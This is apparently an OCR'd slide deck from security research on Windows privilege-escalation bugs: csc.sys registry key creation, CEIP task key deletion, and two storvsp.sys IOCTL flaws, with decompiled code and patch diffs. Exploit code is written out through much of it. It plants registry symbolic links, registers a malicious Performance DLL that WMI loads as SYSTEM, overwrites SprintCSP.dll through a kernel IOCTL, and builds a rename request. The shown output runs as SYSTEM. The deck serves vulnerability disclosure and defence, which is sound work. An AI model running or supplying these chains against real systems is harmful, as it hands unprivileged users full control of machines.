}
```

User COM RenameItem() → **Impersonate caller** on this thread → **CscLib_RenameItem** same thread, synchronous → **NtFsControlFile 0x901AF** case 52

How the FSCTL actually reaches csc.sys

csc.sys is a mini-redirector: it hands almost all IRP handling to RDBSS, then gets it back.

CscFsdDispatch
not an IOCTL

→

RxFsdCommonDispatch
the dispatch vector

→

RxCommonFileSystemControl
then RxLowIoFsCtlShell

→

csc!CscFsCtl
back in CSC code

rdbss.sys - RxFsdCommonDispatch()

```
MajorFunction = IrpSp->MajorFunction;   // == 13
v45 = a1[2 * MajorFunction];   // vector[26]
v7  = v45(a2);   // -> RxCommonFileSystemControl
```

csc.sys - the gate back into CSC

```
bool CscDclIsInternalFsControl(__int64 a1) {
  v2 = *(_QWORD *)(a1 + 48);
  if ( *(_BYTE *)v2 == 13 && !*(_BYTE *)(v2+1)
    return *(_DWORD *)(v2 + 24) == 0x901AF;
}
```

The decompiler types a1 as a pointer array, but the real element is wider - so the index doubles. 2 x 13 still lands on major function 13, the FSCTL handler.

Driver side - command 52 lands in RebootRename

Two fixed HKLM paths under the CSC service key: ...\CSC\Parameters and its RebootRename subkey.

csc.sys - CscDclInternalFsControl()

```
NTSTATUS CscDclInternalFsControl(...)
{
    switch (ctx->Command) {
      case 52:
        String1.Buffer = input + 12;
        String2.Buffer = String1.End;
        return
CscDclMRxRebootRenameAdd(...);
}
```

csc.sys - CscRebootRenamepOpenKey()

```
NTSTATUS CscRebootRenamepOpenKey(...)
{
    ObjectAttributes.Attributes = 0x240;
    ObjectAttributes.SecurityDescriptor =
    return ZwCreateKey(hKey, KEY_ALL_ACCESS,
        &ObjectAttributes, 0, NULL, 0,
&Disp);
```

FSCTL 0x901AF → **Command 52** strings length-checked only → **CscRebootRenamepOpenKey** 0x240, SD = NULL → **User-owned HKLM key**

! 0x240 is OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE. Missing: 0x400, OBJ_FORCE_ACCESS_CHECK.

Why the new key ends up owned by the user



! These are two separate failures. No OBJ_FORCE_ACCESS_CHECK means the open is never checked against us.

NULL SecurityDescriptor means the owner comes from the impersonated token. Either alone is survivable.

BUG

06

CVE-2025-59512

CEIP Consolidator task · wsqmcons.exe

A SYSTEM scheduled task opens a user-writable key without REG_OPTION_OPEN_LINK, then recursively deletes it.

PRIMITIVE

Arbitrary registry key DELETE, as SYSTEM

HOW WE TRIGGER IT

schtasks /run on a task any user may start

ROLE IN THE CHAIN

amplifier - serves bug 05

BUG 06 / 08

CVE-2025-59512 - arbitrary registry key deletion

A confused deputy: we control the pointer, and SYSTEM does the deleting.



Consolidator (task XML)

```
<SecurityDescriptor>
  D:(A;OICI;FA;;;BA)
    (A;OICI;FA;;;SY)
    (A;OICI;GRGX;;;AU)
</SecurityDescriptor>
<Principal id="WinSQMAccount">
 <UserId>S-1-5-18</UserId>
<Actions Context="WinSQMAccount">
```

wsqmcons.exe - UnregisterPathForCommonUpload()

```
RegOpenKeyExW(HKEY_LOCAL_MACHINE,
  "...\\SQMClient\\CommonUploader\\Paths",
  0,              // ulOptions - no REG_OPTION_OPEN_LINK
  0x20106,        // samDesired
  &hKey);


SHDeleteKeyW(hKey, pszSubKey);    // recursive
```

Any user can start it - and a REG_LINK planted under CommonUploader\Paths is what aims the delete.

Why the csc.sys create needs the CEIP delete

Two keys, three states each - and 60705 cannot reach the third without 59512.

STATE OF HKLM\...\Services\CSC\Parameters



THEN THE SAME TRICK ON ...\Parameters\RebootRename



The one-day is not the LPE. It is the only thing that can put the key back into a state CVE-2025-60705 can act on.

Making RebootRename a symbolic link

Two API calls, and one detail that decides whether it resolves at all.

exploit - plant the REG_LINK

```
// we already own RebootRename at this point
RegCreateKeyExW(HKEY_LOCAL_MACHINE, path2, 0, nullptr,
    REG_OPTION_CREATE_LINK, KEY_WRITE,          // [1]
    nullptr, &hKey2, nullptr);

WCHAR* path3 =
    L"\\REGISTRY\\MACHINE\\...\\wmiApSrv\\Performance";   // [2]

RegSetValueExW(hKey2, L"SymbolicLinkValue", 0, REG_LINK,
    (BYTE*)path3, wcslen(path3) * sizeof(WCHAR));

createkey(0);   // fire 60705 again - the create follows it  [3]
```

[1] a link, not a key

REG_OPTION_CREATE_LINK makes RebootRename a symbolic-link key instead of a normal one.

[2] the detail that bites

SymbolicLinkValue needs a KERNEL path - **HKLM\ will not resolve.**

[3] fire the create again

csc.sys follows our link and **makes wmiApSrv\Performance ours - the key we open next.**

Turn key creation into a SYSTEM DLL load

Point the arbitrary key at a service Performance key, then let WMI load our provider DLL. (h/t itm4n)

exploit - Performance provider DLL load

```
RegCreateKeyExW(HKLM,
  L"SYSTEM\\CurrentControlSet\\Services\\wmiApSrv\\Performance",
  0, nullptr, REG_OPTION_NON_VOLATILE,
  KEY_WRITE | KEY_WOW64_32KEY, nullptr, &hKey, nullptr);

RegSetValueExA(hKey, "Library", 0, REG_SZ, (BYTE*)DLL_PATH,
len);
RegSetValueExA(hKey, "Open",    0, REG_SZ, "OpenPerfData");
RegSetValueExA(hKey, "Collect", 0, REG_SZ, "CollectPerfData");
RegSetValueExA(hKey, "Close",   0, REG_SZ, "ClosePerfData");

system("powershell -c Get-WmiObject Win32_Perf");
```



Final target

HKLM\SYSTEM\CurrentControlSet\Services\wmiApSrv\Performance

Trigger

powershell -Command "Get-WmiObject Win32_Perf"

loads every registered provider, with no signature check

nt authority\system S-1-5-18

Chain #2 - the run

Started as a standard user with zero administrative rights.

```
C:\> type C:\Windows\System32\cmdlog.txt

USER INFORMATION
  User Name             SID
  nt authority\system   S-1-5-18

PRIVILEGES
  SeTcbPrivilege          Enabled
  SeDebugPrivilege        Enabled
  SeImpersonatePrivilege  Enabled
  SeLoadDriverPrivilege   Disabled
```

How it got there


1. CEIP task deletes the key
2. csc.sys recreates it - ours
3. same trick on RebootRename
4. recreate it as a REG_LINK
5. csc.sys follows the link
6. **Performance DLL loads**

What it cost

No exploit primitives. No memory corruption. Registry writes a normal user is allowed to make.

Demo - Chain #2

delete -> create -> delete -> REG_LINK -> create -> Performance DLL -> SYSTEM.



Recorded on Win11 25H2 26200.6899, before the November 2025 fixes for both bugs.

Patch - stop inheriting the caller as owner

Ownership bug plus cleanup bug plus a reliable trigger - that is the whole chain, and the fix breaks it.

csc.sys - patch: force a LocalSystem owner

```
+ result = CscRebootRenamepCreateSecurityDescriptor(&P);
+ ObjectAttributes.SecurityDescriptor = P;
+ ZwCreateKey(hKey, KEY_ALL_ACCESS,
+              &ObjAttr, 0, NULL, 0, &Disp);

- ObjectAttributes.SecurityDescriptor = NULL;
- ZwCreateKey(hKey, KEY_ALL_ACCESS, &ObjAttr, ...);
```

60705 fix

Builds a LocalSystem SD and sets it before the create. They did NOT add **OBJ_FORCE_ACCESS_CHECK.**

59512 fix

The unsafe CommonUploader delete path is feature-gated off.

The flags, for the record

60705	Feature_2522651962
59512	Feature_804821304


BUG

07

CVE-2025-59516

Windows Storage VSP - what it is

Storage Virtual Service Provider and is a paravirtualised device hosted in the Kernel. It operates in Kernel mode on the I/O stack




As a Hyper-V key component

https://i.blackhat.com/us-18/Thu-August-9/us-18-Rabet-Hardening-Hyper-V-Through-Offensive-Security-Research.pdf

When does the driver actually load?


A demand-start driver still counts as attack surface if any everyday feature turns it on.


- Hyper-V
- Windows Sandbox
- Windows Credential Guard
- Windows Subsystem for Linux
- Virtualization-based security (VBS)





StorVSP register a service called storvsp, the binary is **storvsp.sys**






DeviceTree[1] by OSR

This is a very attractive driver since Authenticated Users have ALL Access

[1]. https://github.com/kasif-dekel/OSR_DeviceTree_Vuln


StorVSP: Registration Chain



DeviceAdd is the bridge between WDF registration and runtime dispatch.


The create path decides your object type

Different CreateFile prefixes lead to different object types and later IOCTL dispatch



Observed code: type 2 = adapter, type 3 = VSMB, otherwise regular VDEVICE control path.

Windows Storage VSP Driver EoP



RELEASED

Dec 9, 2025

IMPACT

Elevation of Privilege - Important

WEAKNESS

CWE-306 Missing Authentication

CWE-73 External Control of Path

METRICS

CVSS 3.1 7.8 / 6.8

Windows Storage VSP - CVE-2025-59516

Relative-create IOCTL path with a fully attacker-influenced ObjectAttributes.

How the dispatcher is reached

1 Open \Device\STORVSP\VSMB??\C:
Authenticated Users may do this.

2 The create path tags the file object
FsContext type 3 = a VSMB share

3 Send an IOCTL. Type 3 routes it into the VSMB handlers below.

No EA, no GUID, no parser lookup - those guard the OTHER door.

BUG	VSMB HANDLER IT REACHES
-59516	VspVsmbCommonRelativeCreate
-64673	VspVsmbHandleSetInformationFileRequest

The relative create sink

Dispatch `\\Device\STORVSP\VSMB??\C:`

```
NTSTATUS DispatchDeviceControl(PDEVICE_OBJECT DeviceObject,
                               PIRP Irp)
{
  PIO_STACK_LOCATION irpSp = IoGetCurrentIrpStackLocation(Irp);
  PVOID  inBuf  = Irp->AssociatedIrp.SystemBuffer;
  ULONG  code   = IrpSp->Parameters.DeviceIoControl.IoControlCode;
  PVOID  outBuf = Irp->UserBuffer;
  NTSTATUS status;

  // Route VSMB IOCTLs
  if (IsVsmbIoctl(code)) {
    status = VspVsmbDispatclIoControlForProcess(FsContext, Irp);
  } else {
    status = VspDeviceIoControl(DeviceObject, Irp);
  }
  return status;
}
```

→ **VspVsmbDispatch IoControlForProcess**

IOCTL Routing

IOCTL	Handler
0x240320	VspVsmbHandleRelativeCreateFileRequest
0x240324	VspVsmbHandleOplockBreakRequest
0x240328	VspVsmbHandleSetInfoRequest
0x24032C	VspVsmbHandleQuerySecurityInfoRequest
0x240330	VspVsmbHandleSetInformationFileRequest

IOCTL = 0x240320 → **VspVsmbHandle RelativeCreateFileRequest** → **VspVsmbCommon RelativeCreate**

ObjectAttributes Setup

```
OBJECT_ATTRIBUTES ObjectAttributes = {0};
ObjectAttributes.Length = 0x30;
ObjectAttributes.Attributes = OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE;
ObjectAttributes.RootDirectory = SmbObject->RootDirectory;
ObjectAttributes.ObjectName = FileName;   // controlled

InitializeObjectAttributes(&ObjectAttributes,
                           &FileName,
                           OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE,
                           SmbObject->RootDirectory,
                           NULL);
```

OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE

controlled by request FileName

Create Sink

```
NTSTATUS status = IoCreateFileEx(
      &FileHandle,
      DesiredAccess,
      &ObjectAttributes,
      IoStatusBlock,
      AllocationSize,
      FileAttributes,
      ShareAccess,
      CreateDisposition,
      CreateOptions,
      EaBuffer,
      EaLength,
      CreateFileTypeNone,
      NULL,
      Flags | 8,
      &DriverContext);
```

attacker-influenced path + root handle context

The request, the response, and the handle

input buffer

```
typedef struct _VSTOR_VSMB_OPEN_FILE_REQUEST {
  /*0x00*/ unsigned int   Version;
  /*0x04*/ unsigned int   Reserved0;
  /*0x08*/ LARGE_INTEGER  AllocationSize;
  /*0x14*/ unsigned int   DesiredAccess;
  /*0x1C*/ unsigned int   ShareAccess;
  /*0x20*/ unsigned int   CreateDisposition;
  /*0x24*/ unsigned int   CreateOptions;
  /*0x28*/ unsigned int   EaBufferOffset;
  /*0x40*/ unsigned short FileNameLength;
  /*0x44*/ unsigned short FileName[1];
} VSTOR_VSMB_OPEN_FILE_REQUEST;
```

```
if ( FileHandleOut && Parameter >= 0 )
{
  *FileHandleOut = FileHandle;
  FileHandle = 0LL;
}
```

output buffer

```
typedef struct _VSTOR_VSMB_OPEN_FILE_RESPONSE
{ /*0x00*/ unsigned int    Version;
  /*0x04*/ int             Status;
  /*0x08*/ unsigned __int64 FileHandle;
  /*0x10*/ unsigned __int64 IoStatusInfo;
  /*0x20*/ unsigned __int64 AllocationSize;
  /*0x28*/ unsigned char   StatInfo[0x48];
  /*0x70*/ unsigned char   ReparseData[1];
} VSTOR_VSMB_OPEN_FILE_RESPONSE;

if ( FileHandleOut && Parameter >= 0 ) {
    *FileHandleOut = FileHandle;  // to us
    FileHandle = 0LL;
}
```

Exploit - arbitrary file write to SYSTEM

From arbitrary file write to SYSTEM, abusing StorSvc's SprintCSP.dll load.

exploit - build the OPEN_FILE_REQUEST


```
const wchar_t* fileName = L"system32\\SprintCSP.dll";
USHORT nameLen = (USHORT)(wcslen(fileName) * 2);
DWORD inLen = 0x44 + nameLen;   // header + name
PVSTOR_OPEN_FILE_REQUEST req =
    (PVSTOR_OPEN_FILE_REQUEST)malloc(inLen);
memset(req, 0, inLen);
req->Version        = 1;
req->FileNameLength = nameLen;
memcpy((char*)req + 0x44, fileName, nameLen);
req->DesiredAccess  = GENERIC_WRITE | SYNCHRONIZE;
req->ShareAccess    = FILE_SHARE_READ | FILE_SHARE_WRITE;
req->CreateOptions  = FILE_NON_DIRECTORY_FILE;
DeviceIoControl(h, IOCTL_VSMB_REL_CREATE, req, inLen,
                res, outLen, &bytesReturned, NULL);
```

1. construct OPEN_FILE_REQUEST
2. send the IOCTL, get a handle to SprintCSP.dll
3. WriteFile our malicious SprintCSP.dll
4. trigger StorSvc SvcRebootToFlashingMode
5. SYSTEM shell

Why SprintCSP.dll

StorSvc loads it from System32, no signature required.

StorVSP - the run



BUG

08

CVE-2025-64673

Windows Storage VSP · storvsp.sys set-information

CVE-2025-64673 - the SetInformationFile path

IOCTL 0x240330 → **SetInformationFile sink**
VspVsmbHandle...Request → **ObDuplicateObject**
user handle -> System handle → **ZwSetInformationFile**

1 · the request we send

```
0x00  Version
0x04  Reserved0
0x08  FileHandle
0x10  FileInformationClass
0x14  InputBufferLength
0x18  NameOp.Flags
0x20  NameOp.RootDirectory
0x28  NameOp.FileNameLength
0x2C  NameOp.FileName[]
```

2 · how it opens our path

```
if (!ADS_path) {
  // split full path into
  // parent + final part
  IoCreateFileEx(...,
    OBJ_KERNEL_HANDLE |
    OBJ_CASE_INSENSITIVE);
  NameOp.RootDirectory =
    opened_parent_or_root;
  NameOp.FileName =
    final_component;
```

3 · the class it rewrites

```
if (!ImpersonatingRoot) {
  if (InfoClass == 10)
    Effective = 56;  // 10->56
  else if (InfoClass == 65)
    Effective = 66;  // 65->66
ZwSetInformationFile(
  SysHandle, &IoStatus,
  &Request->NameOp,
  Request->InputBufferLength,
  Effective);
```

Exploit - building the rename request

Class 10 becomes 56, the check is skipped - then rename our DLL where a service loads it.

struct

```
typedef struct _VSMB_SET_INFO_NAME_BUFFER {
    uint64_t FlagsOrReplaceIfExists;
    uint64_t RootDirectory;
    uint32_t FileNameLength;
    wchar_t  FileName[1];
} VSMB_SET_INFO_NAME_BUFFER;
typedef struct _VSMB_SET_INFO_REQUEST {
    uint32_t Version;
    uint64_t FileHandle;
    uint32_t FileInformationClass;
    uint32_t InputBufferLength;
    VSMB_SET_INFO_NAME_BUFFER NameOp;
} VSMB_SET_INFO_REQUEST;
```

fill it in

```
req->Version              = 1;
req->FileHandle           = source_handle;
req->FileInformationClass =
    VsmbFileRenameInformation;   /* 10 */
req->InputBufferLength    =
input_buffer_length;
